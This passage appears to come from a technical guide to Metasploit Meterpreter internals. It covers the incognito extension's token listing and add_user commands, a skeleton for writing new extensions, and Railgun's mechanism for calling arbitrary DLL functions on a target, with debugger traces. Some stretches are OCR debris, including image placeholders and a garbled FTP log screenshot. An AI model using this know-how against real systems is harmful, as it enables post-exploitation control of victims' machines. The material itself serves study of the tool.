meterpreter > list_token <token order> - List tokens available under current user context			
Request	incognito_list_tokens		
Token order	-u or -g	UINT	TLV_TYPE_INCOGNITO_LIST_TOKENS_ORDER = TLV_META_TYPE_UINT| (TLV_EXTENSIONS + 4)
Response			
Delegation token		STRING	TLV_TYPE_INCOGNITO_LIST_TOKENS_DELEGATION = TLV_META_TYPE_STRING | (TLV_EXTENSIONS + 2)
Impersonation token		STRING	TLV_TYPE_INCOGNITO_LIST_TOKENS_IMPERSONATION = TLV_META_TYPE_STRING | (TLV_EXTENSIONS + 3)

meterpreter > add_user <username> <password> <host> Attempt to add a user with all tokens			
Request	incognito_add_user		
username		STRING	TLV_TYPE_INCOGNITO_USERNAME = TLV_META_TYPE_STRING | (TLV_EXTENSIONS + 7)
password		STRING	TLV_TYPE_INCOGNITO_PASSWORD = TLV_META_TYPE_STRING | (TLV_EXTENSIONS + 8)
host		STRING	TLV_TYPE_INCOGNITO_SERVERNAME = TLV_META_TYPE_STRING | (TLV_EXTENSIONS + 9)
Response			
		STRING	TLV_TYPE_INCOGNITO_GENERIC_RESPONSE = TLV_META_TYPE_STRING | (TLV_EXTENSIONS + 6)

12.2 Implement skeleton extension

First you'll need to define your workspace in:

```
/external/source/meterpreter/workspace/ext_server_<new-extension>
```

You will need to add project dependencies of common, ReflectiveDLLInjection, and metsrv for the project to compile.

You can base your workspace on existing extension like the incognito extension

```
/external/source/meterpreter/workspace/ext_server_incognito
```

Define your extension source code in:

```
/external/source/meterpreter/source/extensions/<new-extension>/
```

One of the first steps in developing an extension is define an array of command handlers. Extract from the incognito command array is shown below.

```
Command customCommands[] =
{
        // List tokens
        { "incognito_list_tokens",
          { request_incognito_list_tokens,                     { 0 }, 0 },
          { EMPTY_DISPATCH_HANDLER                                      },
        },

        // Impersonate token
        { "incognito_impersonate_token",
          { request_incognito_impersonate_token,                     { 0 }, 0 },
          { EMPTY_DISPATCH_HANDLER                                      },
        },

…

        // Terminator
        { NULL,
          { EMPTY_DISPATCH_HANDLER                        },
          { EMPTY_DISPATCH_HANDLER                        },
        },
};
```

Next step is to implement each of the command handler routines. For the first phase just implement enough of the code to handle the request and creating the response packet.

```
DWORD request_incognito_list_tokens(Remote *remote, Packet *packet)
{
..

       Packet *response = packet_create_response(packet);

       Get request values using

         =  packet_get_tlv_value_* (packet, TLV_TYPE_*);


       Process request


       Generate response packet

       packet_add_tlv_*(response, TLV_TYPE_*, value);

        packet_transmit_response(ERROR_SUCCESS, remote, response);

..

return ERROR_SUCCESS;

}
```

As discussed above, an extension must implement the initialise function as shown below.

```
/*
 * Initialize the server extension
 */
DWORD __declspec(dllexport) InitServerExtension(Remote *remote)
{
         DWORD index;

         hMetSrv = remote->hMetSrv;

         for (index = 0;
              customCommands[index].method;
              index++)
                  command_register(&customCommands[index]);

         return ERROR_SUCCESS;
}
```

12.3 Implement command dispatcher class

These were discussed in section 11.2.1. Define a class in:

```
/lib/rex/post/meterpreter/ui/console/command_dispatcher /new-extension.rb
```

For each of the commands, you need to implement a method to receive the commands from ui, for example `cmd_<user typed command>(*args)` verify the arguments, call the corresponding command proxy method and then process the response.

You can see how to do arguments in the `Console::CommandDispatcher::Incognito` class. Be sure to use the `print_line`, `print_error`, etc. functions to display output instead of puts, so your output will be displayed in all the UI's and follow the other instructions in the HACKING file.

12.4 Implement command proxy class

These were discussed in section 11.2.2. First you'll need to define your request and response types in:

```
/lib/rex/post/meterpreter/extensions/new-extension/tlv.rb
```

Next, define a class that will act as a command proxy to your extension, in

```
/lib/rex/post/meterpreter/extensions/new-extension/new-extension.rb
```

For each of the commands, you need to implement a method to receive the command from the command dispatcher method, for example `<extension name>_<user typed command>( arguments passed depends on the command).`

You can use `Packet.create_request` and `request.add_tlv` to create the request. Then call `client.send_request`, which will return the response packet and use `response.get_tlv_value` to get data from the response.

See the example for incognito in:

```
/lib/rex/post/meterpreter/extensions/incognito/incognito.rb
```

```
/lib/rex/post/meterpreter/extensions/incognito/tlv.rb
```

13 Railgun

Railgun is a Meterpreter Stdapi extension that allows an attacker to call DLL functions directly. In most cases it is used to make calls to the Windows API, but can be used call any DLL on the victim's machine.

To make Railgun calls drop into an interactive Ruby session by executing the `irb` command in a meterpreter session:

```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client
```


The syntax to call the DLL function is:

client. railgun.{DLL-Name}.{FunctionName} ({Parameters})

```
>> client.railgun.user32.MessageBoxA(0,"hello","world","MB_OK")
```

A message box should pop up on the target system. After you click away the message box you get this:

```
=> {"GetLastError"=>0, "return"=>1}
```



world

hello

OK

Max Users 50 Anon. 10


IP number and port 172.16.134.130 21

```
[L 2013 06 06 11:12] 00001 ã/#ùG|Óà|F|öÕ-gxqJ2õ¨3Ðáw|â*Û~yvps'$|º»¿tfA4N¸=|||€ÿÇÀü|K²%|+ý|µ,C9Ö°l´·5|H|¹O³±0ø|B7y)átrC
|»|ºc||F|Ä|.|2áñâ|óÎ4\q&3|¹  cntr User from 172.16.134.1 logged out
[S 2013 06 06 11:09] WinSock 2.0
```

ONLINE | 1 of 32767 sockets | 0 of 50 (16381) Users | 0 file xfers

Figure 41 Railgun User32 MessageBoxA call

In rest of this section we will see how this simple yet powerful call is implemented. The class diagram for Railgun is shown in figure 42.



Rex::Post::Meterpreter::Client
Stdapi::Railgun::Railgun
Stdapi::Railgun::Def::Def_*
Stdapi::Railgun::Multicaller
Stdapi::Railgun::DLLWrapper
Stdapi::Railgun::DLL
1..*
dlls
Stdapi::Railgun::DLLHelper
Stdapi::Railgun::DLLFunction
1..*
functions

Figure 42 Railgun class hierarchy

As stated above the syntax to call the DLL function is:

client. railgun.{DLL-Name}.{FunctionName} ({Parameters})


So, the user can call a function of any dll on the target machine, how is this possible programmatically, well the Ruby's `method_missing` call comes to the rescue. The `method_missing` method is invoked by Ruby when object is sent a message it cannot handle. The `method_missing` method declared in the `Rex::Post::Meterpreter::Extension::Stdapi::Railgun::Railgun` class is called when the above script is executed.

```
def method_missing(dll_symbol, *args)
        dll_name = dll_symbol.to_s

        unless known_dll_names.include? dll_name
        raise "DLL #{dll_name} not found. Known DLLs: #{PP.pp(known_dll_names, '')}"
        end

        dll = get_dll(dll_name)

        return DLLWrapper.new(dll, client)
end
```

The Railgun object is associated with many DLL objects (dlls) and each DLL object is associated with many DLLFunction objects (functions) these relationships are built at runtime. The `method_missing` method first checks to see if the referenced dll is in the list of dlls the Railgun can handle. The `get_dll(.)` method is called next. The `get_dll()` method proceeds to create the dll object if not cached by calling the `create_dll()` method of the reference dll.

The `../meterpreter/extensions/stdapi/railgun/def` directory provides the definitions for each of the DLLs that Railgun can handle. Each of these classes provides a class method `create_dll()` which first create the DLL object and then calls the `add_function()` defined by the DLL class to initialise the functions array for that DLL object and returns the dll object which the railgun object caches.

The call trace below shows how the netapi32 dll is cached by the railgun object.




```
Frames
Thread 1 [sleep] (pid 543)
check_return_type [dll_function.rb:72] (Rex::Post::Meterpreter::Extensions::Stdapi::Railgun::DLLFunction)
initialize [dll_function.rb:56] (Rex::Post::Meterpreter::Extensions::Stdapi::Railgun::DLLFunction)
add_function [dll.rb:114] (Rex::Post::Meterpreter::Extensions::Stdapi::Railgun::DLL)
create_dll [def_netapi32.rb:15] (Rex::Post::Meterpreter::Extensions::Stdapi::Railgun::Def::Def_netapi32)
get_dll [railgun.rb:248] (Rex::Post::Meterpreter::Extensions::Stdapi::Railgun::Railgun)
Stack frame is not available
get_dll [railgun.rb:238] (Rex::Post::Meterpreter::Extensions::Stdapi::Railgun::Railgun)
method_missing [railgun.rb:274] (Rex::Post::Meterpreter::Extensions::Stdapi::Railgun::Railgun)
Stack frame is not available
evaluate [workspace.rb:80] (IRB::WorkSpace)
evaluate [workspace.rb:80] (IRB::WorkSpace)
evaluate [context.rb:254] (IRB::Context)
eval_input [irb.rb:159] (IRB::Irb)
```

```
Variables
▶ @@allowed_datatypes = Hash (11 element(s))
  ArgumentError = {Class} Rex::ArgumentError
▶ Global variables
▼ self = {Rex::Post::Meterpreter::Extensions::Stdapi::Railgun::DLLFunction} #<Rex::Po
    ▶ @@allowed_datatypes = Hash (11 element(s))
    ▶ @@directions = Array (4 element(s))
      type = "DWORD"
```

Figure 43 Call netapi32 dll function


The returned dll object is used to create the DLLWrapper object which encapsulates the processing of the request and the response by calling the `call_function()` method of the dll object. After retrieving the function details the `call_function()` method calls the `process_function_call()` method which processes the request and return results to the caller. The `process_function_call()` method first checks to see if the user has provided the correct number of function arguments and proceeds to build the packet buffer according to the function parameter requirements and the arguments provided by the user. Once the request packet has been set the function calls the `send_request()`method to send the request to the server. The response from the meterpreter server is then processed and the results returned to the user. Figures 44 and 45 shows the request and response packets for the function call:>>
`client.railgun.user32.MessageBoxA(0,"hello","world","MB_OK")`



```
Frames
Thread 1 [sleep] (pid 477)
process_function_call [dll.rb:261] (Rex::Post::Meterpreter::Extensions::Stdapi::Railgun
call_function [dll.rb:84] (Rex::Post::Meterpreter::Extensions::Stdapi::Railgun::DLL)
method_missing [dll_wrapper.rb:24] (Rex::Post::Meterpreter::Extensions::Stdapi::Rail
Stack frame is not available
evaluate [workspace.rb:80] (IRB::WorkSpace)
evaluate [workspace.rb:80] (IRB::WorkSpace)
evaluate [context.rb:254] (IRB::Context)
eval_input [irb.rb:159] (IRB::Irb)
signal_status [irb.rb:273] (IRB::Irb)
eval_input [irb.rb:156] (IRB::Irb)
each_top_level_statement [ruby-lex.rb:243] (RubyLex)
each_top_level_statement [ruby-lex.rb:229] (RubyLex)
each_top_level_statement [ruby-lex.rb:229] (RubyLex)
each_top_level_statement [ruby-lex.rb:228] (RubyLex)
each_top_level_statement [ruby-lex.rb:228] (RubyLex)
eval_input [irb.rb:155] (IRB::Irb)
eval_input [irb.rb:155] (IRB::Irb)
eval_input [irb.rb:155] (IRB::Irb)
run [irb_shell.rb:49] (Rex::Ui::Text::IrbShell)
run [irb_shell.rb:48] (Rex::Ui::Text::IrbShell)
run [irb_shell.rb:48] (Rex::Ui::Text::IrbShell)
run [irb_shell.rb:48] (Rex::Ui::Text::IrbShell)
cmd_irb [core.rb:318] (Rex::Post::Meterpreter::Ui::Console::CommandDispatcher::Co
run_command [dispatcher_shell.rb:428] (Rex::Ui::Text::DispatcherShell)
```

```
Variables
▼ [2] = {Rex::Post::Meterpreter::Tlv} #<Rex::Post::Meterpreter::Tlv:0x007fe5afcba0b0>
      @compress = false
      @type = 151073
      @value = 0
▼ [3] = {Rex::Post::Meterpreter::Tlv} #<Rex::Post::Meterpreter::Tlv:0x007fe5aef3a818>
      @compress = false
      @type = 282146
      @value = "\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0001\u0000\u00
▼ [4] = {Rex::Post::Meterpreter::Tlv} #<Rex::Post::Meterpreter::Tlv:0x007fe5afa57020>
      @compress = false
      @type = 282147
      @value = "hello\u0000\u0000\u0000world\u0000\u0000\u0000"
▼ [5] = {Rex::Post::Meterpreter::Tlv} #<Rex::Post::Meterpreter::Tlv:0x007fe5af9dabd8>
      @compress = false
      @type = 282148
      @value = ""
▼ [6] = {Rex::Post::Meterpreter::Tlv} #<Rex::Post::Meterpreter::Tlv:0x007fe5aef93aa8>
      @compress = false
      @type = 85545
      @value = "user32"
▼ [7] = {Rex::Post::Meterpreter::Tlv} #<Rex::Post::Meterpreter::Tlv:0x007fe5ad7cc758>
      @compress = false
      @type = 85546
      @value = "MessageBoxA"
  @type = 0
```


Figure 44 User32 MessageBoxA request packet



```
Thread 1 [sleep] (pid 477)
process_function_call [dll.rb:267] (Rex::Post::Meterpreter::Extensions::Stdapi::Railgur
call_function [dll.rb:84] (Rex::Post::Meterpreter::Extensions::Stdapi::Railgun::DLL)
method_missing [dll_wrapper.rb:24] (Rex::Post::Meterpreter::Extensions::Stdapi::Rail
Stack frame is not available
evaluate [workspace.rb:80] (IRB::WorkSpace)
evaluate [workspace.rb:80] (IRB::WorkSpace)
evaluate [context.rb:254] (IRB::Context)
eval_input [irb.rb:159] (IRB::Irb)
signal_status [irb.rb:273] (IRB::Irb)
eval_input [irb.rb:156] (IRB::Irb)
each_top_level_statement [ruby-lex.rb:243] (RubyLex)
each_top_level_statement [ruby-lex.rb:229] (RubyLex)
each_top_level_statement [ruby-lex.rb:229] (RubyLex)
each_top_level_statement [ruby-lex.rb:228] (RubyLex)
each_top_level_statement [ruby-lex.rb:228] (RubyLex)
eval_input [irb.rb:155] (IRB::Irb)
eval_input [irb.rb:155] (IRB::Irb)
eval_input [irb.rb:155] (IRB::Irb)
run [irb_shell.rb:49] (Rex::Ui::Text::IrbShell)
run [irb_shell.rb:48] (Rex::Ui::Text::IrbShell)
run [irb_shell.rb:48] (Rex::Ui::Text::IrbShell)
```

```
▶ [1] = {Rex::Post::Meterpreter::Tlv} #<Rex::Post::Meterpreter::Tlv:0x007fe5ad376168>
▼ [2] = {Rex::Post::Meterpreter::Tlv} #<Rex::Post::Meterpreter::Tlv:0x007fe5ad375ec0>
      @compress = false
      @type = 131076
      @value = 0
▼ [3] = {Rex::Post::Meterpreter::Tlv} #<Rex::Post::Meterpreter::Tlv:0x007fe5ad375ba0>
      @compress = false
      @type = 151080
      @value = 0
▼ [4] = {Rex::Post::Meterpreter::Tlv} #<Rex::Post::Meterpreter::Tlv:0x007fe5ad375948>
      @compress = false
      @type = 1068583
      @value = 1
▼ [5] = {Rex::Post::Meterpreter::Tlv} #<Rex::Post::Meterpreter::Tlv:0x007fe5ad375178>
      @compress = false
      @type = 282149
      @value = ""
▼ [6] = {Rex::Post::Meterpreter::Tlv} #<Rex::Post::Meterpreter::Tlv:0x007fe5ad374430>
      @compress = false
      @type = 282150
      @value = ""
  @type = 1
```

Figure 45 User32 MessageBoxA response packet



```
>> client.railgun.user32.MessageBoxA(0,"hello","world","MB_OK")
client.railgun.user32.MessageBoxA(0,"hello","world","MB_OK")
=> {"GetLastError"=>0, "return"=>1}
>>
```

Figure 46 User32 MessageBoxA response

The request handler `request_railgun_api()` defined in the file `external/source/meterpreter/source/extensions/stdapi/server/railgun/railgun.c` is called when the meterpreter server receives the request. The function `request_railgun_api()` first sets the memory for the `RAILGUN_INPUT` and `RAILGUN_OUTPUT` data structures and proceeds to initialise the `rInput` data structure in accordance with the request received and then calls the `railgun_call()` function. The `railgun_call()` function loads the specified dll by calling the `LoadLibraryA()` system function and then gets the function address by calling the `GetProcAddress()` system function. Then the function arguments data structures are initialised and finally the requested function is called.

The following definitions are used to call the function:

```
#define p(i)           (ULONG_PTR)pStack[i]
#define function(i)    ((STDCALL_FUNC_##i)pFuncAddr)
#define cdecl_func(i)        ((CDECL_FUNC_##i)pFuncAddr)

typedef ULONG_PTR (__stdcall * STDCALL_FUNC_00)( VOID );
typedef ULONG_PTR (__stdcall * STDCALL_FUNC_01)( ULONG_PTR );
typedef ULONG_PTR (__stdcall * STDCALL_FUNC_02)( ULONG_PTR, ULONG_PTR );
```

case 1: pOutput->qwReturnValue = function(01)(p(0)); **break**;

